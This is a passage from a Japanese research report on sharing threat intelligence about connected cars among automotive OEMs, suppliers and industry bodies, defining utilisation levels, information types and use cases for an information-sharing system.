3.6.4. 実機テストによる検証結果

2 社の IDS について、基本テストケースで挙げたテスト観点のうち、テスト対象とした全てのテスト観点のテスト方法で示す手順を実施し、手順に誤りがないこと、期待値通りに動作することを確認することができた。

4. b.コネクテッドカーの脅威情報と初動支援の調査研究

本章では、「b.コネクテッドカーの脅威情報と初動支援の調査研究」についてまとめる。本テーマでは、コネクテッドカーの脅威情報をプロアクティブに収集する手法についてまとめた「情報収集の手引き」と、脅威インテリジェンスを活用した初動支援の基本仕様である「情報共有システムの基本仕様書」を策定し、２０２３年に業界団体への運用移管することを目標とした。

脅威インテリジェンスとは、サイバー攻撃などの脅威への対応を支援するために、収集・分析・蓄積された情報のことで、一部の産業では、企業横断的に脅威情報ならびに脅威インテリジェンスを共有する活動が行われている。脅威インテリジェンスを共有することで、類似のサイバー攻撃による連鎖的な被害を防ぐなどの効果が期待できるが、現状これらの活動はIT領域を中心に行われている。




図 4-1 脅威情報共有システムのインシデント対応への効果

4.1. 調査研究アプローチ

脅威インテリジェンスを活用した初動対応支援に関して、「情報共有システムの基本仕様書」と「情報収集の手引き」を策定するために、以下のアプローチ、および技術検討会や意見交換会を通じた、業界団体からのフィードバックを得ながら、本テーマの調査・研究を進めた。




図 4-2 調査研究アプローチ概要

4.2. 情報共有システムの基本仕様書の策定

4.2.1. 目的とスコープ

本テーマでは、自動車業界における脅威情報の収集、共有および活用の方法を取りまとめ、業界全体のサイバーセキュリティ対応能力の向上に資することを目的とした。自動車業界でサイバーセキュリティに関する情報共有や分析を推進する組織、自動車領域において初動対応を行う OEM やサプライヤを想定読者としている。

基本仕様書では、初動支援を行うための情報共有システムをスコープとした。ここでの「初動」とは、平時の情報収集を通してインシデントを未然に防ぐ活動およびインシデント発生後の対応活動を指す。




図 4-3 本活動における「初動」の定義

4.2.2. 情報共有システムの目指すべき姿の導出方法

自動車業界における情報共有システムの目指すべき姿を、目指すべき姿が実現された際のユースケースの集まり（以下、「ユースケース群」という）の形で表現する。

ユースケース群は、2つの方法で導出した。1つ目の方法では、重要インフラのサイバーセキュリティを向上させるためのフレームワークを参考に脅威情報、脆弱性情報、インシデント情報、対策情報（以下、当該4つの情報をまとめて「脅威情報群」という）をどの程度活用できているかを示す指標を定義し、当該定義が実現された際のユースケースとして導出した。2つ目の方法では、他業界の情報共有活動に関するベストプラクティスの観点を目指すべき姿に取り込むため、他業界の情報共有活動に関する事例調査および最新の技術動向調査をして、それらの調査結果から導出した。

以降では、各導出方法により導出されたユースケースの詳細について述べる。




図 4-4　目指すべき姿の作成方針

4.2.3. フレームワークからのユースケース導出

本項では、フレームワークからのユースケース導出手順となる 1)自動車領域における情報活用レベルの定義、2)ユースケースについて、順に説明する。

4.2.3.1.　　自動車領域における脅威情報群活用レベル

自動車領域において、各 OEM やサプライヤが脅威情報群をどの程度初動対応に活用できているかを示すレベル定義を、米国国立標準技術研究所（The National Institute of Standards and Technology。以下、「NIST」という）の「Framework for Improving Critical Infrastructure Cybersecurity」（以下、「NIST CSF」という）を参考に自動車領域における脅威情報群の「提供」「共有」「利用」に関するポイントを整理し、自動車領域における脅威情報群の活用レベル(表 4-1)を定義した。

表 4-1　脅威情報群活用レベルの定義

レベル	説明
4 (Adaptive)	自社およびサプライチェーンに関するサイバーセキュリティリスクを把握し、脅威情報群をタイムリーに収集している。 脅威情報群は自社およびサプライチェーンにおけるインシデントの予防対策や発生後対策へ活用され、活用方法は定式化（自動化）され、タイムリーに見直されている。
3 (Repeatable)	自社およびサプライチェーンに関するサイバーセキュリティリスクを把握し、脅威情報群を収集している。 脅威情報群は自社およびサプライチェーンにおけるイン

レベル	説明
	シデントの予防対策や発生後対策へ活用され、活用方法が定式化（自動化）され、定期的に見直されている。
2 （Risk Informed）	自社およびサプライチェーンに関するサイバーセキュリティリスクを把握し、脅威情報群を収集している。 脅威情報群は専門部署/チームによって分析され、自社のインシデントの予防対策や発生後対策に活用されている。
1 （Partial）	脅威情報群を収集しているが、分析していない。 脅威情報群をインシデントの予防対策や発生後対策に活用できていない。
0 （Absent）	脅威情報群を収集していない。

本基本仕様では、脅威情報群活用レベル 4 を実現するために、情報共有システムの目指すべき姿を検討する。

4.2.3.2.　フレームワークからのユースケースの導出方針と導出結果

(1) 導出方針

4.2.3.1 における脅威情報群活用レベル 4 を実現するために実施すべき事項をユースケースとして導出する。ユースケースの導出にあたっては、以下の 5 つの観点で実施すべき事項を洗い出した。

- 活動目標（分類）
- 実行主体
- 取り扱う情報種別
- 情報の形式
- 実行主体のアクション

以下では、5 つの観点別に整理した内容詳細を説明する。

● 活動目標（分類）

脅威情報群活用レベル 4 で定義した活動を整理すると、大きく以下の 3 つの活動に分けることができる。

活動1.（情報共有）サイバーセキュリティリスクを把握し、脅威情報群をタイムリーに収集する

活動2.（情報活用）インシデントの予防対策や発生後対策へ（情報を）活用する

活動3.（プロセスの自動化）活用方法を定式化（自動化）し、タイムリーに見直す

活動1について、文言上はリスク把握と情報収集だけが記載されているが、後段の活動2および活動3の実施項目の前提であることを踏まえ、情報を関係者（特に情報利用者）に共有することまでを範囲としている。また、リスクの把握と脅威情報群の収集は共に、特定の個社内で完結する活動ではなく、車両システムに対する攻撃動向の把握をはじめとする自動車業界全体で継続的に実施する活動とした。

活動2について、情報のインシデントの予防対策や発生後対策への活用を中心とした活動であるとした。

活動3について、提供・共有される情報の形式化や個社の情報資産との該否判定をはじめとする情報活用プロセスの定式化（自動化）に関する取り組みとした。

- 実行主体

情報共有活動における諸活動の実行主体となりえるのは「情報提供者」「情報共有者」「情報利用者」の3者である。具体的には、「情報提供者」として研究機関や大学の研究者、「情報共有者」として自動車領域において初動対応を支援する業界団体、「情報利用者」としてOEMやサプライヤ等が該当するが、ユースケースの検討においては、情報提供者、情報共有者および情報利用者の粒度で整理を進めた。

- 取り扱う情報種別

自動車領域における情報共有活動で登場するセキュリティ用語の関連性を図 4-5のとおり整理した。




図 4-5 車両システムに関するセキュリティ用語の関連性

図 4-5 を前提として情報共有活動において取り扱われる基本的な情報を整理すると、「脅威情報」「脆弱性情報」「インシデント情報」「対策情報」の 4 つとなる。これらの基本情報のほかに、情報共有活動の中で、4 つの基本情報を整理した「サマリ情報」があり、概要レベルの情報を共有するケースがある。また、自動車領域において前述の基本情報を踏まえた対策を検討する際には、対策対象となる「自社製品情報」および「関連製品・部品情報」が必要となる。

以上の整理と NIST の用語の定義[3]を踏まえ、情報共有活動において取り扱う情報種別として表 4-2 に示す 7 種類を定義した。

表 4-2 情報共有活動にて取り扱う情報種別

情報種別	説明
脅威情報	組織が車両システムをサイバー攻撃から保護するため、攻撃者の活動等の、サイバー攻撃に対応する際に役立つ可能性のある情報。一般に、攻撃者や攻撃手法、攻撃の動向等の車両システムに損失や影響を与える要因に関する情報が整理されている。
脆弱性情報	車両システム、ソフトウェアのセキュリティを損なうような、意図しない欠陥に関する情報。
インシデント情報	車両システムに対して実際に発生したまたは発生し得るサイバー攻撃や、サイバー攻撃による被害に関す

[3] https://csrc.nist.gov/glossary/term/threat_information, https://csrc.nist.gov/glossary/term/vulnerability, https://csrc.nist.gov/glossary/term/incident（参照 2023.02.22）

情報種別	説明
	る情報。
対策情報	車両システムへのサイバー攻撃に対する暫定対応策や回避策、恒久対策に関する情報。
サマリ情報	各種情報から内容を抜粋整理した概要レベルの情報。
自社製品情報	自社の製品内に存在する自社が開発したソフトウェアに関する情報。
関連製品・部品情報	自社製品に関連する製品情報、または、自社の製品内に存在する、自社以外の第三者が開発したソフトウェアに関する情報。

※ 自社製品情報、関連製品・部品情報のことを「構成情報」という。

● 情報の形式

脅威情報群活用レベル 4 の定義で記載のとおり、成熟度の高い状態においては、情報共有活動のプロセスは定式化されていることが目標となっている。これを実現するためには、取り扱う情報自体も形式化されていることが望ましい。一方で、現状の情報共有の取り組みでは、研究者が新しいセキュリティ攻撃手法について論文などの形で公開することが多くあり、情報が形式化されている形で公開されることは稀である。

これらより、ユースケース検討においては、取り扱う情報が「形式化されている」状態と「形式化されていない」状態があることを前提とした。

● 実行主体のアクション

前述した観点「取り扱う情報種別」および「情報の形式」を前提とし、「活動目標（分類）」を実現するため、それぞれの「実行主体」が実施すべき事項を整理した。同じ種別・同じ形式の情報を扱うケースであっても、各実行主体がとるアクションは複数必要となることが通常であるため、実行主体が行うアクションを具体的に分解し、実施すべき事項を整理した。

(2) 導出結果

上記の方針で整理を行い、脅威情報群活用レベル 4 を達成した場合のユースケースを表 4-3 のとおり導出した。

表 4-3　フレームワークから導出したユースケース

ユースケースID	活動目標(分類)	ユースケース
U-1	情報共有	情報提供者が形式化されていない情報群（脅威情報、脆弱性情報、インシデント情報）を情報共有者に提供、情報共有者が情報を保管・情報利用者に展開し、情報利用者が内容を分析したうえで、自身に関係する情報からリスクを把握する
U-2		情報提供者が形式化されていないインシデント情報を情報共有者に提供、情報共有者が情報を保管・分析し、脅威情報や脆弱性情報として整理し形式化したうえで情報利用者に展開し、情報利用者が自身に関係する情報からリスクを把握する
U-3		情報提供者が形式化されていない情報群（脅威情報、脆弱性情報、インシデント情報）を情報共有者に提供、情報共有者が情報をもとにサマリ情報を作成・情報利用者に展開し、情報利用者がリスク傾向を認識する
U-4		情報提供者が形式化された情報群（脅威情報、脆弱性情報）を情報共有者に提供、情報共有者が情報をもとにサマリ情報を作成・情報利用者に展開し、情報利用者がリスク傾向を認識する
U-5		情報提供者が形式化した上で情報群（脅威情報、脆弱性情報）を情報共有者に提供、情報共有者が情報を保管・情報利用者に展開し、情報利用者が自身に関係する情報からリスクを把握する
U-6	情報活用	情報提供者が形式化された情報群（脅威情報、脆弱性情報）を情報共有者に提供、情報共有者が関連する対策情報を検索・情報利用者に展開し、情報利用者が対策を適用する
U-7		情報提供者が形式化されていない情報群（脅威情報、脆弱性情報、インシデント情報、対策情報）を情報共有者に提供、情報共有者が関連する対策情報

ユースケースID	活動目標(分類)	ユースケース
		を検索・情報利用者に展開し、情報利用者が対策を適用する
U-8		情報提供者が情報群(脅威情報、脆弱性情報、インシデント情報)を情報共有者に提供、情報共有者が情報を情報利用者に展開し、インシデント情報展開時は情報利用者に自動通知され、情報利用者が脆弱性および関連対策を分析し適用する
U-9		情報提供者が対策情報と脆弱性情報を情報共有者に提供、情報共有者が情報を情報利用者に展開し、情報利用者が対策を適用する
U-10	プロセスの自動化	情報利用者が自社製品情報と関連製品/部品情報を整理し、情報を形式化し、関連付ける
U-11		情報提供者が情報群(脆弱性情報、対策情報)を形式化・情報共有者に提供、情報共有者が情報を情報利用者に展開し、情報利用者が自社製品に関連するか突合し、必要な対策を把握する
U-12		情報提供者が情報群(脆弱性情報、対策情報)を形式化・情報共有者に提供、情報共有者が情報を情報利用者に展開し、情報利用者が自社製品に紐づく関連製品/部品に関連するか突合し、必要な対策を把握する
U-13		情報提供者が情報群(脆弱性情報、対策情報)を情報共有者に提供、情報共有者が情報を形式化した上で情報利用者に展開し、情報利用者が自社製品に関連するか突合し、必要な対策を把握する
U-14		情報提供者が情報群(脆弱性情報、対策情報)を情報共有者に提供、情報共有者が情報を形式化した上で情報利用者に展開し、情報利用者が自社製品に紐づく関連製品/部品に関連するか突合し、必要な対策を把握する

情報提供者の提供する情報には形式化されているものと形式化されていな

いものがあるが、脅威情報、脆弱性情報、対策情報は形式化が可能であり、インシデント情報は形式化されていない情報であるとみなし、上記ユースケースを整理した。

情報共有者は、情報提供者から収集した情報を情報利用者に共有するだけでなく、形式化されていない情報の形式化やサマリ情報の作成のほか、脅威情報・脆弱性情報に対する対策情報を追加して情報利用者に共有する役割を担うものとした。

情報利用者はあらかじめ自社製品情報や関連製品・部品情報を整理し、形式化して関連付ける準備が必要である。共有された情報が形式化されていれば自動で自社製品との関連または自社製品に紐づく関連製品・部品との関連を検索し、リスクの把握および対策の実施を行うとした。共有された情報が形式化されていない場合は、情報共有者からの脅威情報や脆弱性情報、インシデント情報を参考に調査・分析を行い、リスクの把握および対策の実施を行うとした。

ユースケースの導出にあたっては、各観点のパターンが網羅されるよう検討したが、各実行主体のアクションが単独で実施されても、活動目標である情報共有、情報活用、プロセスの自動化が達成できない。そのため、ユースケースとして整理する際は、複数の実行主体のアクションを、活動目標が達成できるレベルまで統合したうえで、表 4-3 のとおりユースケースとして整理した。

なお、フレームワークから導出したユースケースを実現する情報共有システムの概要(例)を図 4-6 に示す。ここでは、ユースケース内で実現する事項（形式化や対策情報追加等）は必要事項であるが、当該事項をどの実行主体が、どういう方法で行うかは様々な可能性があるため、例としている。




図 4-6　フレームワークから導出したユースケースを実現する情報共有システムの概要(例)

4.2.4. 他業界調査からのユースケース導出

他業界の情報共有活動に関するベストプラクティスの観点を取り込むため、他業界の情報共有活動に関する事例調査および最新の技術動向調査を行い、得られた結果をもとにユースケースを導出する。

(1) 他業界調査

他業界（自動車業界以外の業界）において、初動対応に向けた情報共有を担当または推進する組織および情報共有活動に関する文書等（官民組織の発行文書、情報共有活動に関する論文や報告書、講演・セミナー資料および弊社内のナレッジ）から、他業界の情報共有活動における課題とその対策例を調査した。

調査結果をまとめたものを表 4-4 に示す。なお、基本仕様書では、匿名化は、「特定の個人または組織を識別することができないよう、情報を加工し、当該識別情報を復元できないようにすること」と定義する。また、秘匿化は「特定の個人または組織に関する情報が保護されるよう、情報を加工し、当該情報が外部から分からないようにすること」と定義する。

表 4-4 情報共有活動に関する他業界の課題とその対策例

#	課題	業界/国	対策例
1	情報提供した組織が、情報利用者に特定されてしまう不安感を抱いてしまう。	米国、英国その他複数	情報連絡元の匿名化等を実施。
2		米国	情報提供時に匿名化を選択可能。
3	情報源への信頼の不足により対応着手しない/できない。	重要インフラ	インジケータだけでなく背景情報や情報源の明示を希望。
4	情報の分析に時間がかかる。	英国	マルウェアの分析等を担当する専門チームが存在。
5		米国	アナリストが所属し、非常時や参加組織からの要請等により取得した情報を分析し、参加組織に配信。
6	情報収集してから、参加各社に情報共有するまでの期間はどの程度が妥当か分からない。	電力	インシデントが発生した場合、これに関連する情報を会員に提供するまでの期間は、その日の業務時間内が目標。
7		製造業	製造業 A 社セキュリティ担当部署が、A 社自社製品の脆弱性情報を収集してから、情報の整理・分析し該当製品所管部署に脆弱性対応依頼をするまでの期間は、数時間や即日が多く、遅くても１～２日。
8	どのように情報共有を活発に行う風土の醸成をするか。	米国	参加事業者から提供された情報は、匿名化や秘匿化を実施
9		英国	以下のような多様な機能や制度を採用。 •個人メンバー同士のメッセージ送受信機能（サイバーセキュリティ専門家だけでない、気軽に議論できる場の設定） •メンバーを限定したグループでの情報共有や議論を行う機能

#	課題	業界/国	対策例
			• 特定の論点に対する投票等の機能 • 情報共有が円滑かつ効果的に行われるようにする役割の参加者を設置 • 情報提供者自らが希望する共有範囲を設定して情報提供ができる機能 • 個人で参加するためには、既に参加している人からの推薦を必要とし、参加者間の信頼醸成への努め

(2) 他業界調査からのユースケース

上記の調査結果を踏まえ、自動車業界の情報共有活動に関する有識者（専門家）と意見交換を行い、目指すべき姿に含めるユースケースを表 4-5 のとおり整理した。

表 4-5 他業界調査から導出したユースケース

ユースケース ID	ユースケース
U-15	情報提供者が情報を提供する際に情報源の匿名化を可能とする
U-16	情報共有者は、情報群（脅威情報、脆弱性情報、インシデント情報）に関するインジケータだけでなく、背景情報や情報源も利用者に可能な範囲で提供する
U-17	情報利用者間や一部の情報利用者グループ内の情報共有をする
U-18	情報提供者が、情報共有する範囲を設定可能とする

また、他業界調査から導出したユースケースを実現する情報共有システムの概要(例)を図 4-7 に示す。図 4-6 と同様に、ユースケース内で実現する事項（背景情報や情報源の追加等）は必要事項であるが、当該事項をどの実行主体が、どういう方法で行うかは様々な可能性があるため、例としている。




図 4-7 他業界から導出したユースケースを実現する情報共有システムの概要（例）

4.2.5. 情報共有システムの仕様

これまでに示した目指すべき姿であるユースケース群を実現するための、情報共有システムの仕様を提示する。

情報共有システムにおける諸活動は、「情報提供者」、「情報共有者」および「情報利用者」の各実行主体の組織や組織内の個人が行う活動や操作（以下、「人的活動」という）と、端末やサーバ等の情報機器や機器間で行われる処理（以下、「機械処理」という）で構成される。そのため、本章で定める情報共有システムの仕様（以下、「情報共有システム仕様」という）は、人的活動の仕様（以下、「人的仕様」という）と、機械処理の仕様（以下、「機械仕様」という）として、それぞれ定義した。

以降、4.2.5.1 で情報共有システム仕様の人的仕様と機械仕様の導出方針、4.2.5.2 で情報共有システム仕様の一覧と情報共有システムの概要図を示す。

4.2.5.1. 情報共有システム仕様の導出方針

各ユースケースに対し、以下の手順 1～手順 3 を行うことで、人的仕様と機械仕様を導出する方針とした。

手順1. システム種別（機械処理/人的活動）の分離

手順2. 処理内容/活動内容の具体化

手順3. 実行主体の具体化

以下では、各手順について、説明する。

手順1. システム種別（機械処理/人的活動）の分離

各ユースケースにおける、人的活動と機械処理を分離する。具体的な分離の手順は以下のとおり。

＜人的活動と機械処理の分離手順＞

① 他業界で既に機械化されている部分を、機械処理として、ユースケースから抽出

② 最新要素技術調査や研究中の技術調査より、近い将来に機械化できると想定される部分を、機械処理としてユースケースから抽出

③ 人間が判断・対応すべき箇所や、機械処理として抽出できなかった部分は、人的活動としてユースケースから抽出。

なお、具体的には、上記①については、以下のような部分を機械処理として抽出した。なお、これらの機械処理を活用することが目指すべき姿の達成につながると考えられるものについて、自動車業界への適用性を 4.2.6 にて改めて確認する。

- 情報授受を担う機能（自動送信・自動受信、メールでの手動送受信）
- 検索機能
- 突合機能
- チャット機能
- 通知機能
- 匿名化機能

また、上記②については、以下のような部分を機械処理として抽出した。

- 情報の形式化を担う機能
- 構成管理表の自動作成を担う機能
- 情報を暗号化したまま計算処理をする機能

手順2. 処理内容/活動内容の具体化

手順 1 で確認した、人的活動または機械処理のそれぞれについて、活動内容や処理内容を具体化する。

手順3. 実行主体の具体化

ユースケース導出時には、情報共有活動の実行主体として「情報提供者」

「情報共有者」「情報利用者」を扱った。仕様検討時においては、情報共有活動を担う具体的な組織を明らかにしたうえで取り扱う。

